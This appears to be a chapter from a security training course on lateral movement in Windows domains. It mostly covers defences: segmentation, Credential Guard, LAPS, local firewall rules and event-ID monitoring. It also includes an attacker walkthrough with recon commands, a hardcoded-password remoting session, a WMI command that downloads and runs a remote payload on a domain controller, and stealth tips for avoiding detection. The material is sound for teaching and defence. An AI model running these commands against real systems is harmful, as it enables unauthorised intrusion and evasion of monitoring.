

Stopping Lateral Movement
Privileges Down, Control Up
Attack paths shrink once privileges, segments, and management channels are consistently configured.
For Stopping Lateral Movement, segmentation is the lever: explicit paths, deny-by-default, and controlled management.
This way you limit not only the chance of incidents, but especially the scope and duration when something goes wrong.
Immediate measures (15 minutes)
Why this matters
The core of Stopping Lateral Movement is risk reduction in practice. Technical context supports the choice of measures, but implementation and assurance are central.
Defense -- How do you prevent this?
In Victorian London, around 1860, burglars discovered an ingenious principle. The terraced houses in neighborhoods like Whitechapel and Bethnal Green did not just share walls -- they shared attics. A thin layer of plaster and lath separated one house from another, and an experienced burglar only needed to punch a hole to crawl from one property to the next. They called it attic hopping. You broke into the weakest link in the row -- the house with the cheap lock, the resident who was on vacation -- and then moved horizontally through the entire block without ever touching a front door. The police were baffled: how could a burglar have been in six houses at the same time?
It is as if those Victorian burglars wrote a manual for modern cyber attackers. Because lateral movement in a computer network is exactly the same principle: you break into the weakest machine, and then move horizontally through the network via shared trust relationships. PsExec via ADMIN$ shares. WMI over port 135. WinRM on 5985. DCOM via the RPC endpoint. They are all digital attic hatches -- connections that exist because machines need to trust each other, and that an attacker abuses to jump from one to another.
On June 27, 2017, the world demonstrated how devastating lateral movement can be. NotPetya -- formally ransomware, effectively a weapon -- started at a Ukrainian accounting application called M.E.Doc and spread via EternalBlue and credential harvesting through entire corporate networks. Maersk, the world's largest container shipping company, lost its entire IT infrastructure within forty-nine minutes. Forty-five thousand PCs. Four thousand servers. Nine hundred offices in one hundred and thirty countries. All encrypted. Not because each machine was individually attacked, but because they were all connected to each other and shared the same credentials. The damage: more than ten billion dollars worldwide. The cause: flat networks and reused passwords.
Let us flip the hat and look at what defenders can do. Because until now, it has been a fairly depressing picture -- almost everything works almost all the time. Every technique in the previous chapter -- WMI, DCOM, WinRM, PsExec, SCM abuse -- has the same basic recipe: local admin privileges on the target system and a network that allows machines to talk to each other. Take away either of those two, and the whole house of cards collapses.
The fundamental problem with lateral movement is that it exploits trust. Machines in a domain trust each other. That is the whole point of a domain. But that trust was designed for system administrators and applications -- not for attackers who happen to have obtained a set of credentials. The challenge for defenders is to limit that trust without destroying it. Segmentation without breaking everything. Restriction without the helpdesk exploding.
The defense is, on paper, surprisingly simple: segment your network so machines cannot unnecessarily communicate with each other, restrict local admin privileges so a compromised account cannot log in everywhere, implement Credential Guard so stolen credentials are worthless, and monitor the traffic that does pass through. In practice, it is about as simple as losing weight: everyone knows how to do it, nobody does it, and the reasons are always the same -- it is uncomfortable, it takes effort, and "we'll start Monday."
What follows are the concrete measures. And let us be honest: if the Victorian police had solved the attic hopping problem by making interior walls of brick instead of lath, many burglaries would have been prevented. The digital equivalent of brick interior walls is network segmentation. And yes, it is more expensive than lath. But the alternative is that an attacker walks from the reception PC to the domain controller as if it were a Sunday stroll in the park.
Network segmentation
This is the most important and most neglected defense mechanism. If workstations cannot communicate with other workstations, lateral movement is dead. It is that simple.
But -- and here comes the uncomfortable truth -- segmentation costs money, costs time, and makes life harder for system administrators. So instead of segmenting, organizations opt for "monitoring." As if installing a security camera is an alternative to a lock on the door.
In a well-segmented network: - Workstations cannot communicate with other workstations - Servers are in separate VLANs with strict firewall rules - Management traffic (WMI, WinRM, RDP) goes via dedicated management VLANs - The domain controller is only reachable from specific jump hosts
Credential Guard
Windows Credential Guard uses virtualization-based security to protect LSASS. When Credential Guard is active, tools like Mimikatz cannot extract plaintext passwords from memory. It is one of the most effective defenses against credential theft and therefore against lateral movement.
The problem: Credential Guard requires specific hardware (UEFI Secure Boot, TPM 2.0) and breaks some legacy applications. So it gets "put on the roadmap" and then forgotten.
Restricting local admin privileges
If users are not local admins on their workstation, the majority of these techniques do not work. WMI, DCOM, SCM, PsExec -- they all require local admin privileges on the target system.
Use LAPS (Local Administrator Password Solution) to ensure that each workstation has a unique local admin password. No password reuse means no lateral movement via compromised local accounts.
Monitoring
If you are going to monitor anyway, monitor the right things:
# Windows Event IDs to monitor
4648  - Explicit Credential Logon (all lateral movement)
4624  - Logon Type 3 (Network Logon)
7045  - Service Installation (PsExec/SCM)
4697  - Service Installation (Security log)
5140  - Network Share Access (ADMIN$, C$)
4103  - PowerShell Module Logging
4104  - PowerShell Script Block Logging
Sysmon is essential:
Event ID 1  - Process Creation (parent-child relationships)
Event ID 3  - Network Connection
Event ID 11 - File Creation
Event ID 13 - Registry Modification
Protected Users group
The Protected Users security group in Active Directory prevents credentials from being cached on systems where a member logs in. Add all sensitive accounts -- domain admins, service accounts with elevated privileges -- and you limit the damage when a workstation is compromised.
Windows Firewall -- The forgotten defender
A surprisingly effective but rarely used defense: the Windows Firewall. Not the firewall at the edge of the network, but the local Windows Firewall on each workstation.
# Block SMB (445) inbound on workstations
New-NetFirewallRule -DisplayName "Block SMB Inbound" `
  -Direction Inbound -LocalPort 445 -Protocol TCP -Action Block

# Block WinRM (5985/5986) inbound on workstations
New-NetFirewallRule -DisplayName "Block WinRM Inbound" `
  -Direction Inbound -LocalPort 5985,5986 -Protocol TCP -Action Block

# Block RPC endpoint mapper (135) inbound on workstations
New-NetFirewallRule -DisplayName "Block RPC Inbound" `
  -Direction Inbound -LocalPort 135 -Protocol TCP -Action Block
If workstations do not accept these ports, none of the lateral movement techniques in this chapter work. No WMI, no DCOM, no WinRM, no PsExec. It is the simplest and most effective defense there is. And yet most organizations do not do it.
Why not? Because "Remote Desktop needs to keep working" and "I need to be able to use PowerShell Remoting to that machine" and "SCCM needs SMB." And instead of making exceptions for specific management systems, they leave everything open for everyone. It is the digital equivalent of removing all doors from your house because your mother visits from time to time.
Detection architecture in practice
A complete detection setup for lateral movement looks like this:
Layer 1: Sysmon on every endpoint
├── Event ID 1: Process Creation (command line logging)
├── Event ID 3: Network Connection (outbound to unusual ports)
├── Event ID 10: Process Access (LSASS access)
├── Event ID 11: File Creation (files in C:\Windows\tasks, ADMIN$)
└── Event ID 13: Registry Modification

Layer 2: Windows Security Event Log
├── Event ID 4624: Logon (Type 3 = Network, Type 10 = RemoteInteractive)
├── Event ID 4648: Explicit Credential Logon
├── Event ID 4697/7045: Service Installation
├── Event ID 5140: Network Share Access
└── Event ID 4103/4104: PowerShell Logging

Layer 3: Network monitoring
├── Unusual SMB traffic patterns (workstation → workstation)
├── RPC traffic to unusual destinations
├── WinRM traffic from non-management systems
└── SSH traffic where it is not expected
The golden rule: workstation-to-workstation traffic on ports 135, 445, 5985, or 5986 is almost always suspicious. Workstations do not need to communicate with each other via these protocols. If you see that, it is either a misconfiguration, or an attacker.
The flat network -- The uncomfortable truth
Let me tell a story. I was once at an organization -- let us call them "Company X," because that is what we always do -- that was proud of their new firewall. Two hundred thousand euros. Next-generation. AI-powered threat detection. The whole circus.
Internally, their network was as flat as a pancake. Every machine could talk to every other machine. The reception PC could ping the domain controller. The printer was in the same VLAN as the payroll server. The guest WiFi was on the same network as the production environment.
When I asked why, the IT manager said: "Segmentation is complex and we don't want tickets about connectivity problems."
Let that sink in. They did not want tickets about connectivity problems. So instead, they had a network where an attacker from any random machine could move to any other machine. It is like building a house without interior walls because "doors are such a hassle."
Two hundred thousand euros on a firewall. Zero euros on internal segmentation. And when I presented the report with lateral movement from the reception PC to the domain controller in four steps, they looked at me as if I was the problem.
That is the thing with security: people buy the shiny stuff and forget the basics. They buy a race car and forget to put doors on it.
Practical walkthrough -- From workstation to server
Let us walk through a realistic scenario. You have compromised a workstation
via phishing. The user is corp\jdejong
and you have her password.
Step 1: Reconnaissance
# What machines are in the network?
Get-ADComputer -Filter * | Select-Object Name, DNSHostName

# Where does jdejong have admin privileges?
Find-LocalAdminAccess -Verbose

# What sessions are currently active?
Invoke-UserHunter -Verbose
Step 2: Choose your method
Suppose jdejong is a local admin on WS02.
WinRM is open (port 5985). Then PS Remoting is the logical choice:
$cred = New-Object System.Management.Automation.PSCredential(
    'CORP\jdejong',
    (ConvertTo-SecureString 'Welkom123!' -AsPlainText -Force)
)
Enter-PSSession -ComputerName WS02 -Credential $cred
Step 3: On the new system
[WS02]: PS> whoami
corp\jdejong

[WS02]: PS> hostname
WS02

[WS02]: PS> # Check which tokens are available
[WS02]: PS> Get-Process -IncludeUserName | Select-Object UserName -Unique

UserName
--------
CORP\jdejong
CORP\admin.vanderberg
NT AUTHORITY\SYSTEM
There is an admin account. admin.vanderberg has a
session on WS02. Now we are going to steal those credentials -- but that is
chapter 10.
Step 4: Moving further
With the stolen credentials of admin.vanderberg, you can
reach the domain controller. But you want to be quieter. No PsExec. No
services. WMI:
Invoke-WmiMethod -Class Win32_Process -Name Create `
  -ArgumentList 'powershell -ep bypass -c IEX(New-Object Net.WebClient).DownloadString(''http://10.0.0.1/payloads/amsi-shell.ps1'')' `
  -ComputerName DC01 `
  -Credential $admin_cred
Alternative scenario: management channel validation when WinRM is not available
Suppose WinRM is not available, but other management protocols
are.
Defensively validate that only authorized management paths are open and
that abuse is quickly detectable:
- verify protocol access via firewall and ACLs;
- confirm that unauthorized remote execution is blocked;
- confirm that anomalous management actions immediately appear in SIEM.
Visualizing the credential chain
Every hop in this chain is a lateral movement. And every hop requires credentials found on the previous machine. It is a chain, and the weakest link determines whether the entire chain breaks.
Common mistakes with lateral movement
To close this chapter, here are the most common mistakes that I see pentesters make:
- Using PsExec directly: It works, but it is loud. Try WMI or DCOM first.
- Forgetting to clean up: Left behind services,
files in
C:\Windows\tasks, SMB shares. Forensic evidence that betrays your presence. - No listener ready: You fire a DCOM command and realize you do not have a listener running. Your command execution is wasted.
- Forgetting tunneling: You cannot reach the target directly from your Kali machine. You need to set up a tunnel first (chapter 13).
- Wrong credentials: You use credentials from machine A on machine B, but the account does not have admin privileges there. Now you have generated a failed logon event that a SOC analyst can pick up.
- Ignoring time zones: If you perform lateral movement at 03:00 AM in an organization that works from 09:00-17:00, that stands out. Work within business hours if you want to be stealthy.
Reference table
| Topic | Ports | Requirements | Stealth |
|---|---|---|---|
| WMI lateral movement | 135 + dynamic | Local admin, RPC | Medium |
| PowerShell Remoting | 5985, 5986 | WinRM active, admin | Medium |
| DCOM (MMC, Shell) | 135 + dynamic | Local admin, DCOM on | High |
| DCOM Excel | 135 + dynamic | Local admin, Office | High |
| SCM service abuse | 445, 135 | Local admin, SMB | Low |
| PsExec | 445, 135 | Local admin, ADMIN$ | Low |
External tools reference
| Tool | Platform | Use | Download |
|---|---|---|---|
| Rubeus | Windows | Kerberos ticket manipulation | Compile from source |
Event IDs quick reference
| Event ID | Log | Meaning | Relevant for |
|---|---|---|---|
| 4624 (Type 3) | Security | Network logon | All methods |
| 4648 | Security | Explicit credentials | All methods |
| 7045 | System | Service installed | PsExec, SCM |
| 4697 | Security | Service installed | PsExec, SCM |
| 5140 | Security | Share access | PsExec (ADMIN$) |
| 5857 | WMI-Activity | WMI provider loaded | WMI |
| 4103/4104 | PowerShell | Script Block Logging | PS Remoting |
| Sysmon 1 | Sysmon | Process creation | All methods |
| Sysmon 3 | Sysmon | Network connection | All methods |
Summary
Lateral movement is where a pentest really begins. It is the moment when you go from "I have a foot in the door" to "I own the network." The techniques are varied -- from the quiet WMI and DCOM to the loud PsExec -- but they all have one thing in common: they require local admin privileges and unsegmented networks.
The defense is as simple as it is unpopular: segment your network, restrict admin privileges, use Credential Guard and LAPS, and monitor what happens inside your network. But that requires money, time, and the willingness to say "no" to users who complain about connectivity problems.
In the next chapter, we will look at what you steal once you are on a machine. Because lateral movement without credentials is like a car without fuel: you can sit in it, but you are not going anywhere.
Next: Chapter 10 -- Credential Access
Further reading in the knowledge base
These articles in the portal provide more background and practical context:
- Firewalls -- the bouncer that does not stop everything
- Network segmentation -- why you should not connect everything to everything
- DNS -- the phone book that holds the internet together
- Logging and monitoring -- the security cameras of your IT environment
- Zero Trust -- trust no one, not even yourself
You need an account to access the knowledge base. Log in or register.
Related security measures
These articles provide additional context and depth:


